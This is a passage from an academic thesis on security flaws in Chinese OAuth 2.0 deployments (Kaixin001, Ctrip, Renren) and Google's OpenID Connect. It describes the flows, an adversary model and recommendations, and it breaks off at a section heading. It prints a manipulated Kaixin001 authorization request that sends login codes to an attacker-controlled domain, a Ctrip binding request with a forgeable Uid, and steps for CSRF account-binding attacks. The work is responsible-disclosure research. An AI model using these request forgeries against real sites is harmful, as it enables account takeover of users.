One possible reason why some implementers have chosen to use a constant (rather than a non-guessable) value for the *state* parameter is that the documentation provide by IdPs, including Baidu[3], Renren[4], Sina[5] and Wangyi[6], do not provide any information on how to generate it. In addition, as many as six IdPs, namely 360[7], ChinaMobile[8], Douban[9], Kaixin[10], MSN[11] and Taobao[12] fail to include the state value in their sample code. That is, in the absence of guidance on the use of the *state* variable, implementers may reasonably, but falsely, believe that they have implemented effective protection against CSRF attacks by using a constant value.

A second possible reason for use of a fixed *state* value is that some RPs which use the same *redirect_uri* for multiple IdPs, use the *state* value to distinguish between IdPs, i.e. so that they can determine to which IdP the RP-managed account should be bound. That is, they do not appear to understand the intended purpose of the *state* variable and the need for such values to be non-guessable; as a result they may use guessable *state* values, which again represents a possible vulnerability.

Finally, even if the *state* value is 'opaque' (i.e. non-guessable), problems can still arise if the RP does not perform the necessary checks. In particular, we have discovered that some RPs fail to check that the *state* value in the request used to trigger binding correctly maps to the user's session identifier.

In summary, there are a variety of ways in which a binding vulnerability can arise. The common element is the lack of clear and detailed guidance for the use of CSRF countermeasures in the context of identifier binding for identity federation. This is hardly surprising since identity binding is not standardised within the OAuth specifications. This lack of clear standards for identity federation is the main underlying source of all the vulnerabilities we have observed.

[3] http://developer.baidu.com/wiki/index.php?title=docs/oauth/authorization
[4] http://wiki.dev.renren.com/wiki/Authentication
[5] http://open.weibo.com/wiki/Oauth2/authorize
[6] http://reg.163.com/help/help_oauth2.html
[7] http://open.app.360.cn/dev/doc
[8] http://dev.10086.cn/wiki/?p5_01_02
[9] http://developers.douban.com/wiki/?title=oauth2
[10] http://wiki.open.kaixin001.com/index.php
[11] http://msdn.microsoft.com/en-us/library/live/hh243647.aspx
[12] http://open.taobao.com/doc/detail.htm?id=118

## 5.6 Major New Vulnerabilities

We now describe in detail the vulnerabilities we identified in the OAuth 2.0 implementations in China.

### 5.6.1 Kaixin001

Kaixin001 is a leading social networking website launched in March 2008. In 2015, Kaixin 001 ranked as the 743rd most popular website in China and 7277 overall, according to Alexa Inernet[13].

#### 5.6.1.1 Impersonation Attack

Kaixin001 offer an OAuth 2.0-based IdP service. We observed that Kaixin001 only checks the last two parts of the domain name within the *redirect_uri* clause of the authorization request. As shown in Listing 5.1, in which RP qunar.com is used as an example, it only verifies the `qunar.com` part of the *redirect_uri*. The algorithm that Kaixin001 uses to verify the domain name appear to rely on the slash symbol '/'; that is, if an attacker replaces the *redirect_uri* using a domain name under its control and using a question mark '?' (see Section 2.2.1.7) to comment the original *redirect_uri*, see Listing 5.2, this *redirect_uri* circumvents the Kaixin001's domain detection algorithm, and will be regarded as a legal authorization request.

To complete the attack, an attacker must, by some means persuade the user to click on the link shown in Listing 5.2; this could be achieved via a range of social engineering techniques. If the user has not previously logged into his or her Kaixin001 account, a legitimate login page, see Fig. 5.3, will be displayed. After the user has completed the authentication process with Kaixin001, the user's UA will be redirected to a URI under the attacker's control, as shown in Figure 5.4.

The attacker can then use this code to log in to the victim user's Qunar account, without knowing any information about the user's Kaixin001 accounts.

```
1 // The original authorization request generated by Qunar.
2 http://api.kaixin001.com/oauth2/authorize?response_type=code&client_id
    =5264458436955c4125c39fdb4e320fd0&redirect_uri=http%3A%2F%2Foauth.
    qunar.com%2Foauth-client%2Fkaixin%2Flogin&scope=create_records%20
    create_album%20upload_photo&display=popup
```

[13] http://www.alexa.com

```
3
4 //The decoded authorization request generated by Qunar.
5 http://api.kaixin001.com/oauth2/authorize?response_type=code&client_id
    =5264458436955c4125c39fdb4e320fd0&redirect_uri=http://oauth.qunar.com/
    oauth-client/kaixin/login&scope=create_records create_album
    upload_photo&display=popup
```

Listing 5.1: The Authorization Request Generated by Qunar

```
1 http://api.kaixin001.com/oauth2/authorize?response_type=code&client_id
    =5264458436955c4125c39fdb4e320fd0&redirect_uri=http://www.wanpengli.
    com?oauth.qunar.com/oauth-client/kaixin/login&scope=create_records
    create_album upload_photo&display=popup
```

Listing 5.2: The Manipulated Authorization Request


Figure 5.3: Kaixin001 Login Page




Figure 5.4: Redirect code to the attacker

### 5.6.2 Ctrip

Ctrip[14] is a China-focused travel agency which has around 60 million members and 2.5 million real user reviews. Its services cover around 9,000 flight routes and 200,000 hotels across the world. In order to access the services provided by Ctrip,

[14] www.ctrip.com

a user must have a membership with either Ctrip itself or with one of the OAuth 2.0 systems it supports. Ctrip supports eight OAuth 2.0 IdPs, as shown in Fig. 5.1, including Renren[15], Wangyi[16], Taobao[17], MSN[18] and Sina[19].

#### 5.6.2.1 A Logic Flaw in the Ctrip RP Service

In order to study the security of the OAuth 2.0 systems that Ctrip supports, we analysed BRMs exchanged between Ctrip (the RP) and Renren (the IdP) while the user is binding his or her Ctrip-managed account to his or her Renren-managed account using the second method described in 3.3.5.

As is the case for the Renren-Baidu binding operation (see section 5.6.3.1), neither the OAuth authorisation request in step 2 (3.3.4.4) nor the authorisation response in step 6 contain a *state* value. This immediately suggested that the Ctrip-Renren binding operation might be vulnerable to a CSRF attack. To test this, we relayed an intercepted IdP-generated authorisation response to a victim user agent which had already logged in to Ctrip. The user agent sent the authorisation response to Ctrip, along with the cookies containing the victim user's session identifier. Instead of binding the attacker's Renren account to the victim user's Ctrip account, Ctrip just responded with a web page asking the user to input his or her account name and password. We also tried to perform the attack on other IdPs which are supported by Ctrip. In each case, Ctrip responded with a web page requesting the user to input his or her account name and password. It therefore appears that Ctrip, by some means, resists the attack described in section 5.6.3.

However, we observed that the request generated in step 1 (3.3.4.4) contains a *Uid*, the Ctrip-generated user identifier. It is also the case that Ctrip account identifiers are guessable. We therefore conjectured that if we could replace the *Uid* value in the request generated in step 1 with the *Uid* corresponding to the victim user, then it might be possible to force Ctrip to bind the attacker's IdP-managed account to the victim user's Ctrip-managed account.

[15] http://wiki.dev.renren.com/wiki/Authentication
[16] http://reg.163.com/help/help_oauth2.html
[17] http://open.taobao.com/doc/detail.htm?id=118
[18] http://msdn.microsoft.com/en-us/library/live/hh243647.aspx
[19] http://open.weibo.com/wiki/Oauth2/authorize

We tested this approach. In order not to cause damage to a real user of the Ctrip website, we modified the *Uid* value to correspond to an account created for the purposes of the experiment. We relayed the request to Ctrip and completed the authorisation procedure with the IdP. Ctrip responded with a blank web page with the URL *http://RP@Recp=0*, which indicated that Ctrip had successfully bound the IdP-managed account to the Ctrip-managed account.

```
http://accounts.ctrip.com/member/RenrenLogin/Authorize.aspx?Action=B
&Uid=E60444782&BackUrl=http://my.ctrip.com/Home/Third/ThirdTransfer.aspx
```

Figure 5.5: The request generated in step 1

To understand why Ctrip is vulnerable to this attack, we carefully analysed all the BRMs exchanged in both a normal binding operation (in which a logged-in user initiates a binding operation) and an attack binding operation (in which an attacker initiates the request in Fig. 5.5 without logging in to the *Uid* account). We observed that, in a normal binding operation, the user agent sent the request in step 1 with cookies containing the user's session identifier to Ctrip. However, in the attack binding operation, as no cookies had previously been set for the *Uid* account, the user agent just sent the request to Ctrip (step 1 in 3.3.4.4). Ctrip generated the authorisation request and set a session identifier cookie for the *Uid* account (step 2). After receiving the authorisation response generated in step 6 by the IdP, the user agent sent both the authorisation response and the cookie containing the session identifier to Ctrip. Ctrip treated the combination of the session identifier and the authorisation response as a legal binding operation, and so it bound the IdP-managed account to the victim user's Ctrip account. From this we deduced that Ctrip fails to verify the validity of the request in step 1 before generating the authorisation request (i.e. Ctrip does not check the request is initiated by the real user of the *Uid*). As a result, an attacker can successfully forge a request to bind his or her IdP-managed account to the *Uid* account. That is, the attacker can circumvent the user authentication method used by Ctrip.

#### 5.6.2.2 A generic Ctrip binding attack

We used our observations regarding the operation of the Ctrip website to devise the following attack on the federation process. When a user initiates a binding operation to a different IdP, only the *IdPLogin* value (the *RenrenLogin/Authorize.aspx* in Fig. 5.2) changes in the request. This means that the attacker can control the binding operation between the RP and the IdP, and so the attacker can bind any RP-managed account to any IdP simply by replacing the *IdPLogin* value and the *Uid* value in the request in step 1 3.3.4.4.

We further observed that Ctrip provides a forum for its users to share information and initiate events. An attacker can readily find a user's *Uid* value by examining the forum, since Ctrip does not effectively conceal these values. Using a simple guessing attack, many *Uid* values can be recovered from the poorly-protected forum entries.

We reported the flaws we discovered to the Ctrip Security Response Centre and helped them fix the problem. Ctrip has listed this report on its official acknowledgement page[20].

### 5.6.3 Renren Network

Renren Network[21] is a Chinese social networking service which has sometimes been described as the 'Facebook of China'. It claims to have about 320 million active users. Renren Network supports several IdPs, including Baidu[22] and China Mobile[23]. This enables a user to sign in to Renren Network using their Baidu or China Mobile account. We next describe security issues with both these interactions.

#### 5.6.3.1 A Renren-Baidu account binding attack

In order to use an IdP-managed account to log in to Renren via OAuth 2.0, a user must first bind his or her Renren-managed account to an IdP-managed account.

[20] https://sec.ctrip.com/ranking/128.html
[21] http://www.renren.com
[22] http://developer.baidu.com/wiki/index.php?title=docs/oauth/authorization
[23] http://dev.10086.cn/wiki/?p5_01_02

Suppose a user who has already logged in to Renren initiates a request to bind his or her Renren-managed account to his or her Baidu (IdP) account (step 1 in 3.3.4.4). Renren generates an OAuth 2.0 authorisation request (step 2) and redirects the user agent (e.g. a browser) to Baidu (step 3). We observed that the authorisation request generated by Renren does not contain a *state* value (see appendix A.5.1). After authenticating the user (steps 4 and 5), Baidu generates the authorisation response (step 6), which only contains the *redirect_uri* and *code*. The user agent will send the authorisation response to Renren (step 7) with cookies containing the user's session identifier. Renren uses the *code* to obtain an *access_token* from Baidu (steps 8 and 9). Renren then uses the *access_token* to retrieve the user's Baidu account's identifier (steps 10 and 11), and employs the user's session identifier to retrieve the user's Renren account identifier. Finally, Renren binds the user's Renren-managed account to the Baidu-managed account, based on the identifiers it received earlier.

The RP needs to be informed of the identifiers of the user's RP-managed and IdP-managed accounts in order to carry out the binding operation. As we have already noted, Renren does not implement any measures to protect against a CSRF attack on the *redirect_uri*. As a result, if an attacker can replace the *code* in the authorisation response with its own IdP-generated *code*, then the identifier that the RP retrieves from the IdP will correspond to the attacker's IdP-managed account. This will cause the victim user's RP-managed account to be bound to the attacker's IdP-managed account.

We tested the viability of such an attack by initiating the Renren-Baidu authorisation process. We used a Baidu account to perform authentication to Baidu (acting as the IdP). Baidu then generated and sent a response (as in step 6 of 3.3.4.4) containing a *redirect_uri* and *code*. We intercepted this response and posted the response as a link on a (benign) web forum. When a victim user who has previously logged in to Renren clicks on the link, the victim's user agent submits the request, along with a cookie containing the victim's session identifier, to the *redirect_uri* of Renren. When we tested this, Renren successfully bound the victim's account to our IdP-account. As a result we could access the victim's account via our IdP-managed account without knowing the victim user's account name and password.

#### 5.6.3.2 A Renren-China Mobile account binding attack

We analysed the data flow of the OAuth 2.0 protocol performed between the Renren Network (RP) and China Mobile (IdP). Unlike the Renren-Baidu process, both the authorisation request generated in step 1 and the authorisation response generated in step 6 contain a *clientState* value, which we assume is used by Renren to try to prevent a CSRF attack.

However, we also observed that the *clientState* value remains the same for multiple requests and responses (specifically, *clientState*=9 in all the requests and responses that we observed). That is, Renren fails to make the *clientState* non-guessable. As a result, and as we have observed in practical tests, the Renren-China Mobile federation process is also susceptible to a CSRF attack that would enable an attacker to bind his or her own China Mobile-managed account to a victim user's Renren-Managed account.

Finally we observe that, for both the above scenarios, the response generated in step 6 begins with the Renren host name. That is, if posted on a website, it will resemble a benign sharing link, meaning that a victim user will have no reason not to click on it, thereby enabling the attack on the binding process.

## 5.7 Recommendations

OAuth 2.0 systems have already been widely deployed by Chinese RPs and IdPs, and it appears likely that increasing numbers of Chinese RPs and IdPs will implement OAuth 2.0 for SSO. However, our study has revealed serious vulnerabilities in existing systems, and there is a significant danger that these vulnerabilities will be replicated in future systems.

Below we make a number of recommendations designed to address the vulnerabilities we have identified, directed at both RPs and IdPs. There are two reasons for making these recommendations, namely both to try to address the problems that exist in current systems, and to try to ensure that future systems are built in a more robust way. Of course, ideally, a standardised federation system for OAuth 2.0 would be developed, and these recommendations are also intended as input to any future work in this area.

### 5.7.1 Recommendations for RPs

In the OAuth 2.0 systems that support identity federation, the RPs are responsible for designing the binding operation, and so the security of the binding operation largely depends on the security expertise of the RPs. This has led to a number of serious vulnerabilities. We have the following recommendations for RPs.

1. **Deploy countermeasures against CSRF attacks:** One reason the OAuth 2.0 systems we have investigated are vulnerable to CSRF attacks is that the RPs do not implement any countermeasures. In order to prevent CSRF attacks, as discussed in section 5.5.2, some IdPs, including Baidu, Renren, Sina and Wangyi, recommend RPs to include the *state* parameter in the OAuth 2.0 authorisation request, and RPs should follow such recommendations.

2. **Do not use a constant or predictable *state* value:** Some RPs include a fixed *state* value in the OAuth 2.0 authorisation request. If the *state* remains fixed, an attacker can forge a response, since the RP cannot distinguish between a legitimate response produced by a valid user and a forged response produced by an attacker. Hence, in such a case, the inclusion of the *state* value does not protect against CSRF attacks. Thus RPs must generate a non-guessable *state* value which should be bound to the user's session identifier so that the *state* value can used to verify the validity of the response.

3. **Strictly check the *state* value:** RPs that include an opaque *state* value in their OAuth 2.0 request should strictly check the *state* value in the response before conducting the binding operation. We recommend that RPs use a session-dependent *state* value, although such a procedure slightly enlarges the state table which the RP must maintain in order to validate the *state* value.

4. **Require the user to input account information:** Perhaps the simplest way to defend the binding operation against a CSRF attack is to require users to input their account names and passwords before completing the process. However, such an approach significantly increases the burden on the user, who will be required to 'log in' twice during a single session, thus damaging the user experience; this also goes against the design goals of OAuth 2.0.

### 5.7.2 Recommendations for IdPs

In an OAuth 2.0 system, the IdP designs the OAuth 2.0 protocol process and provides the API for RPs. An RP wishing to support a particular IdP must therefore comply with the requirements of that IdP, and so the IdPs play a critical role in the system. We have the following recommendations for IdPs:

1. **Include the *state* in their sample code:** IdPs typically provide sample code to help RP developers make their website interact appropriately with the IdP. However, as discussed in section 5.5.2, as many as six IdPs, including 360, ChinaMobile, Douban, Kaixin, MSN and Taobao, fail to include the *state* value in their sample code. It seems reasonable to speculate that this is the main reason why more than half of the RP- IdP interactions we have analysed are vulnerable to CSRF attacks. Including the *state* value in IdP sample code should help to encourage RPs to reduce the risk of CSRF attacks.

2. **Emphasise the consequences of CSRF attacks:** Since the IdPs are responsible for designing the way in which OAuth 2.0 is used, RP developers must refer to the documentation provided by the IdP to enable interoperation. In the examples of IdP documentation we have examined, many simply mention the possibility of CSRF attacks, without emphasising the potentially very serious consequences of such an attack. This may help to explain why some RPs do not appear to take the CSRF threat as seriously as they should.

3. **Fully check the value of the *redirect_uri*:** IdPs should check the entirety of the *redirect_uri*, not just part of it. This can effectively mitigate the risks of the impersonation attack described in 5.6.1.1.

### 5.7.3 Our Contribution to improving OAuth 2.0 Security

One of the recommendations described in section 5.7.1 and 5.7.2 is adopted directly from the OAuth 2.0 specification, namely **recommendation 1 for RPs**. The other recommendations are designed to address the incorrect implementations we identified in our research, including **recommendations 2, 3 and 4 for RPs** and **recommendations 1, 2 and 3 for IdPs**.

## 5.8 Ethical Considerations

The methodology (see section 5.5.1) we used in this chapter is to analyse the HTTP messages transferred between our experimental computer and remote servers (including the RP and IdP). Two test accounts at each IdP were created to test the proof-of-concept attack. At no time was any user's account accessed without permission. We did not disclose any vulnerability to any third party before it had been fixed. That is, we only analysed interactions between user browsers and websites without attempting to compromise any of these websites, and we did not attempt to compromise any accounts apart from our own.

## 5.9 Disclosures

We have reported our findings to all the RPs and IdPs affected by the security issues described in this chapter via the WooYun[24] bug report platform in China; we also provided them with possible mitigations. We received a financial reward and presents from the affected websites which fixed the vulnerabilities. However, two websites ignored our reports.

We hope that our study will be of broader applicability in warning IdPs and RPs of the dangers of CSRF attacks on the OAuth 2.0 identity federation process. Ideally, a robust identity federation process for OAuth 2.0 will be standardised, which will help to reduce the likelihood of future problems of the types we have identified.

[24] http://www.wooyun.org/

Chapter 6

# *Studying the Security of Google's implementation of OpenID Connect*

## 6.1 Introduction

In this chapter we describe an empirical study into the security of Google's OpenID Connect identity management system. We report on a large-scale practical study of Google's implementation of OpenID Connect, involving forensic examination of 103 RP websites which support its use for sign-in. Our study reveals widespread serious vulnerabilities of a number of types, many of which allow an attacker to log in to an RP website as a victim user. Further examination suggests that these vulnerabilities are caused by a combination of the design of Google's OpenID Connect service, and RP developers making design decisions which sacrifice security for simplicity of implementation. We also give practical recommendations for both RPs and IdPs to help improve the security of real world OpenID Connect systems. Much of the material in this chapter has been published [41, 42].

Even though OpenID Connect was only finalised at the start of 2014, there are already more than half a billion OpenID Connect-based user accounts provided by Google[1], PayPal[2] and Microsoft[3]. This large user base has led very large numbers of RPs to integrate their services with OpenID Connect.

As discussed in section 4.4, the security of OAuth 2.0, the foundation for OpenID Connect, has been analysed using formal methods [43, 54, 65]. Research focusing on implementations of OAuth 2.0 has also been conducted [19, 40, 68, 74, 80]. How-

[1] https://developers.google.com/accounts/docs/OpenIDConnect

[2] https://developer.paypal.com/docs/integration/direct/identity/log-in-with-paypal/

[3] https://msdn.microsoft.com/en-us/library/azure/dn645541.aspx

ever, as a newly standardised protocol, it is not yet clear whether practical implementations of OpenID Connect properly follow the specification [61]. Given the large scale use of the Google service, it is important to understand how secure deployments of OpenID Connect really are. In order to help answer the question, the operation of all one thousand sites from the GTMetrix top 1000 Sites[4] providing services in English was examined. Of these sites, 103 were found to support the use of the Google's OpenID Connect service at the time of our survey (early 2015). All 103 of these websites were then further examined for potential vulnerabilities, with the results as reported in this chapter. In our study, all the RPs and the Google IdP site were treated as black boxes, and the HTTP messages transmitted between the RP and IdP via the browser were carefully analysed to identify possible vulnerabilities. For every identified vulnerability, we implemented and tested an exploit to evaluate the possible attack surface.

OpenID Connect is being used to protect millions of user accounts, as well as sensitive user information stored at both RPs and the Google IdP server. Moreover, as of April 20th 2015, Google shut down its OpenID 2.0[5] service; as a result a huge number of RPs have had to upgrade their Google sign-in service to use OpenID Connect. It is therefore vitally important that the issues we have identified are addressed urgently, and that Google considers issuing updated advice to all RPs using its service. In this connection we have notified all the RPs in whose OpenID Connect service we have identified the most serious vulnerabilities, as well as Google itself.

The remainder of the chapter is organised as follows. In section 6.2 we give an overview of OpenID Connect. We describe our adversary model in section 6.3. Section 6.4 describes the experiments we performed to evaluate the security of Google's implementation of OpenID Connect. Possible reasons for the identified vulnerabilities are discussed in section 6.5. In section 6.6 we give our proposed mitigations for these vulnerabilities. In section 6.7we discuss ethical issues, and section 6.8 concludes the chapter.

[4] http://gtmetrix.com/top1000.html
[5] https://developers.google.com/accounts/docs/OpenID

## 6.2 Google's Implementation of OpenID Connect

Deviating slightly from the OpenID Connect [61] specifications described in section 3.4, Google's implementation of OpenID Connect supports four types of authentication flow[6], i.e. ways in which the system can operate, namely *Authorization Code Flow*, *Hybrid Server-side Flow*[7] (also knows as *Hybrid Flow*), *Client-side Flow* (also known as *Implicit Flow*), and *Pure Server-side Flow*. However, as the *Pure Server-side Flow* is rarely used and Google states that this flow is not recommended, we only give detailed descriptions of the first three flows.

### 6.2.1 Registration

The RP must register with the IdP before it can use Google OpenID Connect. During registration, the IdP gathers security-critical information about the RP, including either the RP's redirect URI or *origin*. The redirect URI is used in the *Authorization Code Flow*, and is the URI to which the user agent is redirected after step 5 of section 6.2.3. The *origin* is used in the *Hybrid Server-side Flow* and *Client-side Flow*, and is a pointer to the domain name of the RP. The IdP issues the RP with a unique identifier (*client_id*) and a secret (*client_secret*) which it uses to authenticate the RP when using the *Authorization Code Flow* or *Hybrid Server-side Flow*.

### 6.2.2 Hybrid Server-side Flow

We now give a detailed description of the *Hybrid Server-side Flow*. The protocol is summarised in Figure 6.1, in which the numbers correspond to the numbered steps below.

1. U → UA → RP: The user clicks the Google Sign-In button rendered on the RP website, and this causes the UA to send an HTTP or HTTPS request to the RP.

2. RP → UA → IdP: The RP generates an OpenID Connect authorization request and sends it to the IdP via the UA. The authorization request includes *client_id*, an identifier the RP registered with the IdP previously; *response_type=code*

[6] https://developers.google.com/accounts/docs/OpenIDConnect
[7] https://developers.google.com/+/web/signin/server-side-flow




Figure 6.1: Google's Hybrid Server-side Flow

*token id_token* which requests that a *code*, an *access_token* and an *id_token* be returned directly from Google; *redirect_uri=postmessage*, indicating that **postMessage** is being used; *state*, an opaque value used by the RP JavaScript Client to maintain state between the request and the callback (step 5 below); *origin*, a URL without a path appended; and *scope*, the scope of the requested permission.

3. IdP → UA: If the user has already been authenticated by the IdP then this step and the next are skipped. If not, the IdP returns a login form which is used to collect user authentication information (e.g. user account and password).

4. U → UA → IdP: The user completes the login form and grants permission for the RP to access the attributes stored by the IdP.

5. IdP → UA: After receiving the permission grant from the user, the IdP gen-

erates an HTML document which contains the authorization response and sends it back to the UA. The authorization response contains the *code*, *access_token* and *id_token* generated by the IdP; and *state*, the value sent in step 2.

6. UA → RP: The UA executes the JavaScript inside the HTML document it received in the previous step. The JavaScript sends the authorization response using **postMessage** to the RP JavaScript Client which is running on the UA and listening for the **postMessage** event. When the RP JavaScript Client receives the authorization response it extracts the *code* and sends it back to the RP.

7. RP → IdP: The RP produces an *access_token* request and sends it to the IdP token endpoint directly (i.e. not via the UA). The request includes *grant_type=authorization_code*, indicating that the RP wants to use the *code* to retrieve an *access_token* from the IdP; the *code* generated in step 5; *redirect_uri=postmessage*, indicating that **postMessage** has been used to get the *code*; and *client_secret*, the secret shared by the RP and IdP.

8. IdP → RP: The IdP checks the *code*, *client_secret* and *redirect_uri* and, if correct, responds to the RP with *access_token* and *id_token*, the latter of which is the same as the *id_token* sent in step 5.

9. RP → IdP: The RP verifies the *id_token*. If it is valid, the RP now has evidence that the user has been authenticated. If necessary it can also make a web API call to retrieve the user attributes from the IdP using the *access_token* as evidence of its right to do so.

In Google's implementation of *Hybrid Server-side Flow*, a *code*, an *access_token* and an *id_token* are always returned by Google to the RP's JavaScript client running on the user's browser. This means that these tokens are potentially revealed to the user agent and any applications which might be able to access the user agent. Also, the RP developers can decide which of the tokens are submitted back to the RP server by the RP JavaScript Client; in fact, we found that many RPs using the *Hybrid Server-side Flow* use JavaScript that submits just an *access_token* or the user's

Google ID back to the RP's Google sign-in endpoint, and this leads to the attacks described in section 6.4.1.1, 6.4.1.2 and 6.4.1.5.

### 6.2.3 Authorization Code Flow

One advantage of this flow is that no tokens are made available to the user agent or to any malicious applications which might be able to access the user agent. This is advantageous since if either of the tokens are obtained by a malicious party they could be used to access sensitive user data and/or successfully masquerade as the user. The IdP must authenticate the RP before it issues the pair of tokens, and hence use of the *Authorization Code Flow* requires that an RP shares a secret with the IdP. The flow involves the IdP returning an authorization *code*, typically a short-lived opaque string, to the RP, which uses it to obtain the *id_token* and *access_token* directly from the IdP's *access_token* endpoint, i.e. not via the UA. The main steps are as follows.

1. U → RP: The user clicks a login button on the RP website, as displayed by the UA, which causes the UA to send an HTTP or HTTPS request to the RP.

2. RP → UA → IdP: The RP generates an OpenID Connect authorization request and sends it to the IdP via the UA. The authorization request includes *client_id*, a client identifier which the RP registered with the IdP previously; *response_type=code*, indicating that the *Authorization Code Flow* is being used; *redirect_uri*, the URI to which the IdP will redirect the UA after access has been granted; *state*, an opaque value used by the RP to maintain state between the request and the callback (step 5 below); and *scope*, the scope of the requested permission.

3. IdP → UA: If the user has already been authenticated by the IdP then this step and the next are skipped. If not, the IdP returns a login form which is used to collect user authentication information.

4. U → UA → IdP: The user completes the login form and grants permission for the RP to access the attributes stored by the IdP.

5. IdP → UA: After using the information provided in the login form to authenticate the user, the IdP generates an authorization response and sends it back to the UA. The authorization response contains *code*, the authorization code generated by the IdP; and *state*, the value sent in step 2.

6. UA → RP: The UA redirects the response received in Step 5 to the RP.

7. RP → IdP: The RP produces an *access_token* request and sends it to the IdP token endpoint directly (i.e. not via the UA). The request includes *grant_type=code*, indicating the RP wants to use the *code* to retrieve an *access_token*; the *code* sent in step 5; the *redirect_uri*; and *client_secret*, the secret shared by the RP and IdP.

8. IdP → RP: The IdP checks the *code*, *client_secret* and *redirect_uri* and, if all are correct, responds to the RP with an *access_token* and *id_token*.

9. RP → IdP: The RP verifies the *id_token*. If it is valid, the RP now has evidence that the user has been authenticated. If necessary it can also make a call to the web API offered by the IdP, using the *access_token* for authorisation, in order to retrieve the desired user attributes.

### 6.2.4 Client-side Flow

The authorization request and response employed in the *Client-side Flow* are similar to those used in the *Hybrid Server-side Flow*. The only difference between the two flows is that in the *Client-side Flow* no *code* is submitted back to the RP. The *Client-side Flow* operates as follows, where steps 1-5 are the same as steps 1-5 in section 6.2.2.

6. UA → RP: The UA executes the JavaScript inside the html document it received in the previous step. The JavaScript sends the authorization response using **postMessage** to the RP JavaScript Client that is running on the UA and listening for the **postMessage** event. After receiving the authorization response, the RP JavaScript Client extracts the *access_token* and *id_token*. It then verifies the *id_token*; if the *id_token* is valid, the RP now has evidence that the user has been authenticated. If necessary it can also make a web API call to

retrieve the user attributes from the IdP, using the *access_token* as evidence of its right to do so.

7. UA → U: The RP JavaScript Client running on the UA updates the displayed web page based on the attributes it retrieved in the previous step.

## 6.3 Adversary Model

In our assessment of the security of Google's implementation of OpenID Connect, and of the implementations of specific RPs using the service, we consider two possible scenarios for the capabilities of an adversary.

- **A Web Attacker** can share malicious links and/or post comments which contain malicious content (e.g. stylesheets or images) on a benign website; and/or exploit vulnerabilities in an RP website. The malicious content forged might trigger the web browser to send HTTP/HTTPS requests to an RP and IdP using either the GET or POST methods, or execute JavaScript scripts crafted by the attacker. For example, a web attacker could operate an RP website in order to try to collect *access_tokens*.

- **A Passive Network Attacker** has the ability to intercept unencrypted data sent between an RP and an end user browser (e.g. by monitoring an open Wi-Fi network).

As discussed in the previous chapter, conducting a security analysis of commercially deployed OpenID Connect SSO systems requires a number of challenges to be addressed. These include lack of access to detailed specifications for the SSO systems, undocumented RP and IdP source code, and the complexity of APIs and/or SDK libraries in deployed SSO systems. The methodology we used is similar to that employed by Wang et al. [74] and Sun and Beznosov [68] and that used in the study described in chapter 5, i.e. we analysed the browser-relayed messages (BRMs). We treated the RPs and IdPs as black boxes, and analysed the BRMs produced during authorization to look for possible exploit points. Since we used a black-box approach, there may very well be vulnerabilities, implementation flaws and attack vectors which our study did not uncover.

## 6.4 A Security Study

To evaluate the security of OpenID Connect, we used Fiddler[8] to capture BRMs sent between RPs and the IdP; we also developed a Python program to parse the BRMs to simplify analysis and to avoid mistakes resulting from manual inspections. All the experiments were performed using accounts set up specially for the purpose; i.e. at no time was any user's account accessed without permission. Of the 103 RPs supporting Google OpenID Connect that we examined, we found that 69 (67%) adopt the *Authorization Code Flow*, 33 (32%) use the *Hybrid Server-side Flow*, and just 1 adopted the *Client-side Flow* (a list of RPs we examined are provided in appendix A.4).

### 6.4.1 Studying the security of the Hybrid Server-side Flow

As described in section 6.2.2, Google's OpenID Connect API uses **postMessage** to deliver the authorization response from the IdP to an RP. When the RP JavaScript Client running on the user's browser receives the authorization response from the IdP, it extracts the *code* from the authorization response and then submits the *code* back to the RP's OpenID Connect sign-in endpoint.

#### 6.4.1.1 Authentication by Google ID

